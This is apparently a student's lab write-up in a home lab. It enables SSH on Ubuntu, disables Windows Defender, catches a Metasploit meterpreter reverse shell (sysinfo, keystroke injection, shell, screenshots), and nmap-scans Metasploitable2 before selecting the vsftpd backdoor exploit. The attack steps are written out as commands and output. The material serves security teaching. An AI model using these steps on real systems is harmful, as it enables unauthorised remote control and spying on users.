Exercise 10.1 - SSH

```
jordan@ubuntu:~/Desktop$ cd ..
jordan@ubuntu:~$ ss -antp
State                Recv-Q               Send-Q                              Local Address:Port                              Peer Address:Port              Process
LISTEN               0                    128                                 127.0.0.1:631                                  0.0.0.0:*
LISTEN               0                    4096                            127.0.0.53%lo:53                                   0.0.0.0:*
LISTEN               0                    511                                     *:80                                           *:*
LISTEN               0                    511                                     *:443                                          *:*
LISTEN               0                    128                                 [::1]:631                                      [::]:*
jordan@ubuntu:~$ sudo apt install openssh-server -y
[sudo] password for jordan:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gyp libc-ares2 libjs-events libjs-highlight.js libjs-inherits libjs-is-typedarray libjs-psl libjs-source-map libjs-sprintf-js libjs-typedarray-to-buffer libnode-dev libnode72 libssl-dev libuv1-dev
  node-abbrev node-ansi-regex node-ansi-styles node-ansistyles node-are-we-there-yet node-arrify node-asap node-asynckit node-balanced-match node-brace-expansion node-chownr node-clean-yaml-object
  node-color-convert node-color-name node-commander node-core-util-is node-decompress-response node-delayed-stream node-delegates node-depd node-diff node-encoding node-end-of-stream node-err-code
  node-escape-string-regexp node-fancy-log node-foreground-child node-fs.realpath node-function-bind node-get-stream node-glob node-growl node-has-flag node-has-unicode node-hosted-git-info
  node-iconv-lite node-iferr node-imurmurhash node-indent-string node-inflight node-inherits node-ini node-ip node-ip-regex node-is-buffer node-is-plain-obj node-is-typedarray node-isarray node-isexe
  node-json-parse-better-errors node-jsonparse node-kind-of node-lodash-packages node-lowercase-keys node-lru-cache node-mimic-response node-minimatch node-minimist node-minipass node-mute-stream
  node-negotiator node-npm-bundled node-once node-osenv node-p-cancelable node-p-map node-path-is-absolute node-process-nextick-args node-promise-inflight node-promise-retry node-promzard node-pump
  node-quick-lru node-read node-readable-stream node-resolve node-retry node-safe-buffer node-set-blocking node-signal-exit node-slash node-slice-ansi node-source-map node-spdx-correct
  node-spdx-exceptions node-spdx-expression-parse node-spdx-license-ids node-sprintf-js node-stealthy-require node-string-decoder node-supports-color node-text-table node-time-stamp node-tmatch
  node-typedarray-to-buffer node-universalify node-util-deprecate node-validate-npm-package-license node-webidl-conversions node-whatwg-fetch node-wrappy node-yallist nodejs-doc
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 68 not upgraded.
Need to get 751 kB of archives.
After this operation, 6,046 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openssh-sftp-server amd64 1:8.9p1-3ubuntu0.10 [38.9 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openssh-server amd64 1:8.9p1-3ubuntu0.10 [435 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 ncurses-term all 6.3-2ubuntu0.1 [267 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 ssh-import-id all 5.11-0ubuntu1 [10.1 kB]
Fetched 751 kB in 1s (800 kB/s)
Preconfiguring packages ...
Selecting previously unselected package openssh-sftp-server.
(Reading database ... 55%
```

SSH is not open on my machine, installing SSH server to open the service

```
jordan@ubuntu:~$ sudo systemctl start ssh
jordan@ubuntu:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Mon 2024-10-28 11:30:42 PDT; 3min 58s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 4441 (sshd)
      Tasks: 1 (limit: 6998)
     Memory: 1.7M
        CPU: 12ms
     CGroup: /system.slice/ssh.service
             └─4441 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
jordan@ubuntu:~$
```

SSH is now running on the server

```
jordan@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:a8:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.50/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
       valid_lft 85805sec preferred_lft 85805sec
    inet6 fe80::2816:2c4a:53b1:3f0e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
jordan@ubuntu:~$ ss -antp
State                Recv-Q               Send-Q                              Local Address:Port                              Peer Address:Port              Process
LISTEN               0                    128                                       0.0.0.0:22                                     0.0.0.0:*
```

Port 22 is now up

```
┌──(jordan㉿kali)-[~]
└─$ ssh jordan@192.168.1.50
^C

┌──(jordan㉿kali)-[~]
└─$ ssh jordan@192.168.1.50
The authenticity of host '192.168.1.50 (192.168.1.50)' can't be established.
ED25519 key fingerprint is SHA256:kGVxwb+eMhrzi8SM+azGc/zqxor9QVN+K1QuQV5HEMg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.50' (ED25519) to the list of known hosts.
jordan@192.168.1.50's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.8.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

68 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

jordan@ubuntu:~$
```

```
jordan@ubuntu:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
3306/tcp                   ALLOW       Anywhere
3306/tcp (v6)              ALLOW       Anywhere (v6)

jordan@ubuntu:~$ sudo ufw allow ssh
Rule added
Rule added (v6)
jordan@ubuntu:~$
```

Ubuntu was not allowing kali to ssh in because I did not allow it as a rule on my firewall. After changing the firewall rules, I was able to ssh in.[

Exercise 10.2 - Reverse Shell

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually


Tamper Protection

Prevents others from tampering with important security features.

Tamper protection is off. Your device may be vulnerable. Dismiss

Off

Windows machine is now ready for exploits




Created reverse shell exe to be used on the windows machine

Started metasploit and switched to the multi handler module

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.37
LHOST ⇒ 192.168.1.37
msf6 exploit(multi/handler) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(multi/handler) > optioons
[-] Unknown command: optioons. Did you mean options? Run the help command for more details.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.37:9001
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.37     yes       The listen address (an interface may be specified)
   LPORT  9001             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.37:9001
```

Here I set the port and ip for my machine and started the listener, now we are waiting for the windows machine to execute the reverse shell



Accessed web server from windows machine and ran the exe

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.37:9001
[*] Sending stage (201798 bytes) to 192.168.1.48



^C[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > [*] Meterpreter session 21 opened (192.168.1.37:9001 → 192.168.1.48:49799) at 2024-10
-28 13:17:58 -0700
sessions 21
[*] Starting interaction with 21...

meterpreter > dir
Listing: C:\Users\jordan\Downloads
==================================

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
100777/rwxrwxrwx  87258896    fil   2024-10-28 10:32:16 -0700  Wireshark-4.4.1-x64.exe
100666/rw-rw-rw-  282         fil   2024-08-28 23:29:54 -0700  desktop.ini
040777/rwxrwxrwx  0           dir   2024-10-28 11:14:24 -0700  extracting-objects-from-pcap-example-01.pcap
100666/rw-rw-rw-  1251315     fil   2024-10-28 11:04:29 -0700  extracting-objects-from-pcap-example-01.pcap.zip
100666/rw-rw-rw-  6856638464  fil   2024-10-28 10:12:09 -0700  mem.raw
100777/rwxrwxrwx  295001536   fil   2024-10-28 10:14:23 -0700  osf.exe
100777/rwxrwxrwx  7168        fil   2024-10-28 13:02:20 -0700  runme.exe
100777/rwxrwxrwx  527640      fil   2024-10-28 10:09:46 -0700  winpmem_mini_x64_rc2.exe

meterpreter >
```

Successfully got a meterpreter session from the windows machine


```
meterpreter > sysinfo
Computer        : WINDOWS
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Here is the system info of the windows machine

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```

Tried getsystem but looks like there are no pipe instances to privesc

```
meterpreter > keyboard_send "meow meow meow meow"
[*] Done
```




keyboard_send makes it so I can send keystrokes to the windows machine. neat!

```
meterpreter > shell
Process 7172 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.

C:\Users\jordan\Downloads>
```

the shell command drops me into a system level shell

```
C:\Users\jordan\Downloads>^C
Terminate channel 1? [y/N]  y
meterpreter > screenshot
Screenshot saved to: /home/jordan/qgrJEcfZ.jpeg
meterpreter >
```




We can take remote screenshots using the screenshot command


Exercise 10.3 - Metasploitable2

```
┌──(jordan㉿kali)-[~]
└─$ docker --version
Docker version 27.3.1, build ce12230

┌──(jordan㉿kali)-[~]
```

Docker already installed to my machine and jordan already in docker group



Installed the container and confirmed it is up and running



Confirmed the docker container and ip and performed a ping sweep

Found .1 and .2

```
┌──(jordan㉿kali)-[~]
└─$ sudo nmap -sT -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-28 13:37 PDT
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.24% done; ETC: 13:39 (0:00:07 remaining)
Stats: 0:02:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.24% done; ETC: 13:39 (0:00:07 remaining)
Nmap scan report for 172.17.0.2
Host is up (0.000052s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  ingreslock?
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1524-TCP:V=7.94SVN%I=7%D=10/28%Time=671FF60D%P=x86_64-pc-linux-gnu%
SF:r(NULL,2A,"\x1b\]0;@a9d75308d8f3:\x20/\x07root@a9d75308d8f3:/#\x20")%r(
SF:GenericLines,D6,"\x1b\]0;@a9d75308d8f3:\x20/\x07root@a9d75308d8f3:/#\x2
SF:0\n\x1b\]0;@a9d75308d8f3:\x20/\x07root@a9d75308d8f3:/#\x20\n\x1b\]0;@a9
SF:d75308d8f3:\x20/\x07root@a9d75308d8f3:/#\x20\n\x1b\]0;@a9d75308d8f3:\x2
SF:0/\x07root@a9d75308d8f3:/#\x20\n\x1b\]0;@a9d75308d8f3:\x20/\x07root@a9d
SF:75308d8f3:/#\x20")%r(GetRequest,507,"\x1b\]0;@a9d75308d8f3:\x20/\x07roo
SF:t@a9d75308d8f3:/#\x20GET\x20/\x20HTTP/1\.0\n<HTML>\n<HEAD>\n<TITLE>Dire
SF:ctory\x20/</TITLE>\n<BASE\x20HREF=\"file:/\">\n</HEAD>\n<BODY>\n<H1>Dir
SF:ectory\x20listing\x20of\x20/</H1>\n<UL>\n<LI><A\x20HREF=\"\./\">\./</A>
SF:\n<LI><A\x20HREF=\"\.\./\">\.\./</A>\n<LI><A\x20HREF=\"\.dockerenv\">\.
SF:dockerenv</A>\n<LI><A\x20HREF=\"bin/\">bin/</A>\n<LI><A\x20HREF=\"boot/
SF:\">boot/</A>\n<LI><A\x20HREF=\"cdrom/\">cdrom/</A>\n<LI><A\x20HREF=\"co
SF:re\">core</A>\n<LI><A\x20HREF=\"dev/\">dev/</A>\n<LI><A\x20HREF=\"etc/\
SF:">etc/</A>\n<LI><A\x20HREF=\"home/\">home/</A>\n<LI><A\x20HREF=\"initrd
SF:/\">initrd/</A>\n<LI><A\x20HREF=\"initrd\.img\">initrd\.img</A>\n<LI><A
SF:\x20HREF=\"lib/\">lib/</A>\n<LI><A\x20HREF=\"lost%2Bfound/\">lost\+foun
SF:d/</A>\n<LI><A\x20HREF=\"media/\">media/</A>\n<LI><A\x20HREF=\"mnt/\">m
SF:nt/</A>\n<LI><A\x20HREF=\"nohup\.out\">nohup\.out</A>\n<LI><A\x20HREF=\
SF:"opt/\">opt/</A>\n<LI><A\x20HREF=\"proc/\">proc/</A>\n<LI><A\x20HREF=\"
```

Found many services on this scan, confirmed that port 21 is up

```
┌──(jordan㉿kali)-[~]
└─$ sudo msfdb run
[+] Starting database
^C

┌──(jordan㉿kali)-[~]
└─$ msfconsole
^C
Aborting...

┌──(jordan㉿kali)-[~]
└─$ sudo msfdb run
[i] Database already started

Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.9-dev                         ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
^[[[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

